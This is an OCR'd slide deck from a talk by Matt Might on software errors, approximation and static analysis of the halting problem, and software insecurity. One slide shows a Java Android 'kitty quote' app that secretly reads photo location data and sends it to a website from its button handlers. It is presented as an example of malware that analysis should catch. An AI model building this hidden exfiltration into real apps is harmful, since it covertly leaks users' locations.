Winning the War on Error: Solving the Halting Problem and Curing Cancer

Matt Might | matt.might.net | @mattmight

Winning the War on Error: Solving the Halting Problem and Curing Cancer

Matt Might
@mattmight

THE WHITE HOUSE
WASHINGTON


A word from The White House.

THE WHITE HOUSE
WASHINGTON

This is personal talk. This talk may not reflect the views of the President or the administration.


But, it *used to*.

U.S. | World | Politics | Money | Opinion



Spicer: Tweets are Trump's official statements

The War on Error

Error in code is bad.

code for software

code for software

code for people

code for people

We can fix both.

Unifying theme

Approximation!


Main ideas

Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM

```java
public class KittyQuote extends Activity {
  String img = "k155"; // kitty image
  // other fields ...
  public void onCreate(Bundle savedState) {
    super.onCreate(savedState);
    // build quote list and other initialization
  }
  public String getKitty() {
    // access "DCIM/Camera" and use ExifInterface
    //  to exfiltrate location
  }
  public void aboutButton(View view) {
    // display normal information
    String website = "http://www.catquotes.com";
    startActivity(
      new Intent(Intent.ACTION_VIEW,
          Uri.parse(website)));
    try {
      new SendOut().execute(website);
    } catch (Exception e) { }
  }
  public void nextButton(View view) {
    img = getKittey();  // store loc info
  }
  public void prevButton(View view) {
    img = getKittey();
  }
  public void kittyQuoteButton(View view) {
    // display kitty quote as toast message
    // ... and send out location info to a website
    String url = "http://www.catquotes.com?" + img;
    try {
      new SendOut().execute(url);
    } catch (Exception e) {
      // if network fails, not giving up
```


Type :quit<Enter> to exit Vim   8,24   Top

$f :$




$$\longrightarrow \begin{Bmatrix} \textbf{halts} \\ \textbf{loops} \end{Bmatrix}$$


$\hat{f}:$





$$\longrightarrow \left\{ \begin{array}{c} \textbf{halts} \\ \textbf{loops} \\ \textbf{dunno} \end{array} \right\}$$


Cousot & Cousot, 1977













f :  $\longrightarrow$ 

$\hat{f}$:  $\longrightarrow \{$  $\}$

Fixing Software

Software is terrible.



KEEP
CALM
AND
goto fail;
goto fail;


bash
Shellshock


goto fail;
goto fail;


I
SSL

HACKERS CAN DISABLE A SNIPER RIFLE—OR CHANGE ITS TARGET



HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

For The First Time, Hackers Have Used A Refrigerator To Attack Businesses

Jul

NEWS ANALYSIS

Researchers hack a pacemaker, kill a man(nequin)

MORE LIKE THIS

10 terrifying extreme hacks

MEDJACK: Hackers hijacking medical devices to create backdoors in hospital...


INFORMATION
SECURITY
RESTROOMS


ビデ
おしり
止


大
流す
小
止
おしり
やわらか
ビデ
乾燥
ムーブ
マッサージ
水勢
強
弱
洗浄位置
前
後
パワー脱臭
時
分
便器そうじ


止 STOP
おしり SPRAY
ビデ BIDET
音姫 SOUND
音停止 SOUND STOP
水勢
音量
パワー脱臭
ON/OFF
WATER PRESSURE
VOLUME
POWER DEODORIZER
高
中
低

Why?

James Iry
@jamesiry

Following

A C programmer is one who, when told not to run with scissors, responds "it should be 'don't trip with scissors.' I never trip."

RETWEETS 886

LIKES 822

12:49 PM - 19 Oct 2015

Solution?

Need to *engineer* software.

software engineering

software engineering
is not engineering

an engineer uses prediction

$$F = ma$$

$$a = \frac{F}{m}$$

$$v(t) = \int a \, dt$$

$$v(t) = at + v_0$$


$$d(t) = \int at + v_0 \, dt$$

$$d(t) = \frac{1}{2}at^2 + v_0 t + d_0$$

$$d(t) = \frac{1}{2}at^2 + v_0 t + d_0$$

